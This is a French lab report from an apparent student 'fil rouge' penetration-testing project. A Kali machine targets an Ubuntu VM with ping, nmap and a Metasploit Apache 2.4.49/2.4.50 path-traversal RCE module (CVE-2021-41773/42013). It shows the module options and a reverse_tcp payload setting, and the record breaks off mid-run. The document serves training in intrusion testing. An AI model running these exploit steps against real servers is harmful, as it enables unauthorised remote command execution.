
Projet fil rouge - Hacking et tests d’intrusion préventifs - ubuntu

Start - 2024-01-19 09:30:00
End - 2024-01-19 18:00:00

1. Lancement des machines serveur et attaquante

Le serveur installé et lancé sur machine virtuelle Linux Ubuntu v.22.04.2 Desktop mis à jour (avec les commandes : ‘sudo apt update’ et ‘sudo apt full-upgrade -y’), nous procédons aux essais.

Serveur :




```
ubuntu@ubuntu-virtual-machine:~/Desktop$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.164.134  netmask 255.255.255.0  broadcast 192.168.164.255
        inet6 fe80::6370:53d5:7fb:e6f4  prefixlen 64  scopeid 0x20<link>
        ether 76:41:fa:dc:55:ab  txqueuelen 1000  (Ethernet)
        RX packets 195  bytes 219306 (219.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 266  bytes 24188 (24.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 506  bytes 113579 (113.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 506  bytes 113579 (113.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Attaquant :

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.164.129  netmask 255.255.255.0  broadcast 192.168.164.255
        inet6 fe80::e2dd:f579:6d99:e09f  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:72:6e:e5  txqueuelen 1000  (Ethernet)
        RX packets 19  bytes 17098 (16.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 22651 (22.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

ip attaquant : 192.168.164.129
ip serveur attaqué : 192.168.164.134


2. Les manœuvres d’attaques

a. La reconnaissance passive

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.164.134
PING 192.168.164.134 (192.168.164.134) 56(84) bytes of data.
64 bytes from 192.168.164.134: icmp_seq=1 ttl=64 time=0.558 ms
64 bytes from 192.168.164.134: icmp_seq=2 ttl=64 time=0.386 ms
64 bytes from 192.168.164.134: icmp_seq=3 ttl=64 time=0.362 ms
64 bytes from 192.168.164.134: icmp_seq=4 ttl=64 time=0.345 ms
64 bytes from 192.168.164.134: icmp_seq=5 ttl=64 time=0.360 ms
64 bytes from 192.168.164.134: icmp_seq=6 ttl=64 time=0.315 ms
64 bytes from 192.168.164.134: icmp_seq=7 ttl=64 time=0.492 ms
64 bytes from 192.168.164.134: icmp_seq=8 ttl=64 time=0.510 ms
64 bytes from 192.168.164.134: icmp_seq=9 ttl=64 time=0.466 ms
64 bytes from 192.168.164.134: icmp_seq=10 ttl=64 time=0.363 ms
64 bytes from 192.168.164.134: icmp_seq=11 ttl=64 time=0.334 ms
64 bytes from 192.168.164.134: icmp_seq=12 ttl=64 time=0.379 ms
64 bytes from 192.168.164.134: icmp_seq=13 ttl=64 time=0.480 ms
64 bytes from 192.168.164.134: icmp_seq=14 ttl=64 time=0.575 ms
64 bytes from 192.168.164.134: icmp_seq=15 ttl=64 time=0.295 ms
64 bytes from 192.168.164.134: icmp_seq=16 ttl=64 time=0.482 ms
64 bytes from 192.168.164.134: icmp_seq=17 ttl=64 time=0.341 ms
64 bytes from 192.168.164.134: icmp_seq=18 ttl=64 time=0.452 ms
64 bytes from 192.168.164.134: icmp_seq=19 ttl=64 time=0.451 ms
64 bytes from 192.168.164.134: icmp_seq=20 ttl=64 time=0.441 ms
^C
── 192.168.164.134 ping statistics ──
20 packets transmitted, 20 received, 0% packet loss, time 19473ms
rtt min/avg/max/mdev = 0.295/0.419/0.575/0.079 ms
```


b. La reconnaissance active


Scan ‘nmap -sV [ip]’ :



Le système dispose de 2 ports TCP pour lesquels une version d’application est visible par la commande intrusive ‘nmap -sV [ip]’.

Réaction serveur :






c. La phase de livraison (attaque)

Nous allons donc inspecter si des failles existe pour le service ‘Apache httpd 2.4.52 ((Ubuntu))’

```
msf6 > search Apache httpd 2.4.52 ((Ubuntu))
[-] No results from search
msf6 > search Apache httpd 2.4.52
[-] No results from search
msf6 > search Apache httpd

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/multi/http/apache_normalize_path_rce      2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   1  auxiliary/scanner/http/apache_normalize_path      2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   2  auxiliary/scanner/http/mod_negotiation_brute                       normal     No     Apache HTTPD mod_negotiation Filename Bruter
   3  auxiliary/scanner/http/mod_negotiation_scanner                     normal     No     Apache HTTPD mod_negotiation Scanner
   4  exploit/windows/http/apache_chunked               2002-06-19       good       Yes    Apache Win32 Chunked Encoding
   5  exploit/unix/webapp/wp_phpmailer_host_header      2017-05-03       average    Yes    WordPress PHPMailer Host Header Command Injection
   6  exploit/unix/webapp/jquery_file_upload            2018-10-09       excellent  Yes    blueimp's jQuery (Arbitrary) File Upload

Interact with a module by name or index. For example info 6, use 6 or use exploit/unix/webapp/jquery_file_upload
```

Depuis le terminal MetaSploit les recherches sont établies et le résultat n’est pas intéressant pour une attaque puisque la version actuelle ne dispose pas de failles connues mais les versions antérieures, elles, disposent de failles.

Une attaque sur une ancienne faille est donc lancée.



La première présenté est étudié :

```
msf6 > info exploit/multi/http/apache_normalize_path_rce

       Name: Apache 2.4.49/2.4.50 Traversal RCE
     Module: exploit/multi/http/apache_normalize_path_rce
   Platform: Unix, Linux
       Arch: cmd, x64, x86
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2021-05-10

Provided by:
  Ash Daulton
  Dhiraj Mishra
  mekhalleh (RAMELLA Sébastien)

Module side effects:
 ioc-in-logs
 artifacts-on-disk

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic (Dropper)
      1   Unix Command (In-Memory)

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
  DEPTH      5                yes       Depth for Path Traversal
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      443              yes       The target port (TCP)
  SSL        true             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /cgi-bin         yes       Base path
  VHOST                       no        HTTP server virtual host

Payload information:

Description:
  This module exploit an unauthenticated RCE vulnerability which exists in Apache version 2.4.49 (CVE-2021-41773).
  If files outside of the document root are not protected by 'require all denied' and CGI has been explicitly enabled,
  it can be used to execute arbitrary commands (Remote Command Execution).
  This vulnerability has been reintroduced in Apache 2.4.50 fix (CVE-2021-42013).

References:
  https://nvd.nist.gov/vuln/detail/CVE-2021-41773
  https://nvd.nist.gov/vuln/detail/CVE-2021-42013
  https://httpd.apache.org/security/vulnerabilities_24.html
  https://github.com/RootUp/PersonalStuff/blob/master/http-vuln-cve-2021-41773.nse
  https://github.com/projectdiscovery/nuclei-templates/blob/master/vulnerabilities/apache/apache-httpd-rce.yaml
  https://github.com/projectdiscovery/nuclei-templates/commit/9384dd235ec5107f423d930ac80055f2ce2bff74
  https://attackerkb.com/topics/1RltOPCYqE/cve-2021-41773/rapid7-analysis


View the full module info with the info -d command.
```

Dans un premier temp cette première faille à fait son apparition :
https://nvd.nist.gov/vuln/detail/CVE-2021-41773

Puis elle est réapparue dans un fix :
https://nvd.nist.gov/vuln/detail/CVE-2021-42013

Avec la commande ‘info -d [lien de l’exploitation]’, une documentation est téléchargée afin de mieux comprendre le fonctionnement.

Verification Steps

1. Start `msfconsole`
2. `use exploit/multi/http/apache_normalize_path_rce`
3. `set RHOSTS [IP]`
4. `set LHOST [IP]`
5. `run`

Options

CVE

The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013). Default: CVE-2021-42013

DEPTH

Depth for path traversal. Default: 5

TARGETURI

Base path. Default: `/cgi-bin`

Scenarios

Command Line Interface

```
msf6 exploit(multi/http/apache_normalize_path_rce) > use exploit/multi
/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > set target 1
target => 1
msf6 exploit(multi/http/apache_normalize_path_rce) > setg rhosts 172.20.4.11
rhosts => 172.20.4.11
msf6 exploit(multi/http/apache_normalize_path_rce) > setg rport 8080
rport => 8080
msf6 exploit(multi/http/apache_normalize_path_rce) > setg ssl false
ssl => false
msf6 exploit(multi/http/apache_normalize_path_rce) > setg verbose true
verbose => true
msf6 exploit(multi/http/apache_normalize_path_rce) > set cmd uname -a
cmd => uname -a
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[+] uname -a
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://172.20.4.11:8080 - The target is vulnerable to CVE-2021-42013 (mod_cgi is
enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://172.20.4.11:8080 - Attempt to exploit for CVE-2021-42013
[*] http://172.20.4.11:8080 - Generated payload: uname -a
[!] http://172.20.4.11:8080 - Dumping command output in response
Linux 184ef33f9859 5.14.0-1-amd64 #1 SMP Debian 5.14.6-3 (2021-09-28) x86_64 GNU/Linux

msf6 exploit(multi/http/apache_normalize_path_rce) >
```

Le scénario sera donc emprunté pour cet essai.

```
msf6 > info -d exploit/multi/http/apache_normalize_path_rce
[*] Generating documentation for apache_normalize_path_rce, then opening /tmp/apache_normalize_path_rce_doc20240119-75997-8jnc8p.html in a browser ...
msf6 > use exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > set target 1
target => 1
msf6 exploit(multi/http/apache_normalize_path_rce) > setg rhosts 192.168.164.134
rhosts => 192.168.164.134
msf6 exploit(multi/http/apache_normalize_path_rce) > setg rport 8080
rport => 8080
msf6 exploit(multi/http/apache_normalize_path_rce) > setg ssl false
[!] Changing the SSL option's value may require changing RPORT!
ssl => false
msf6 exploit(multi/http/apache_normalize_path_rce) > setg verbose true
verbose => true
msf6 exploit(multi/http/apache_normalize_path_rce) > set cmd uname -a
cmd => uname -a
msf6 exploit(multi/http/apache_normalize_path_rce) > run
```

```
[-] Exploit failed: cmd/unix/generic cannot cleanup files created during exploit. To run anyway, set AllowNoCleanup to true
msf6 exploit(multi/http/apache_normalize_path_rce) > setg AllowNoCleanup true
AllowNoCleanup => true
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[+] uname -a
[*] Using auxiliary/scanner/http/apache_normalize_path as check
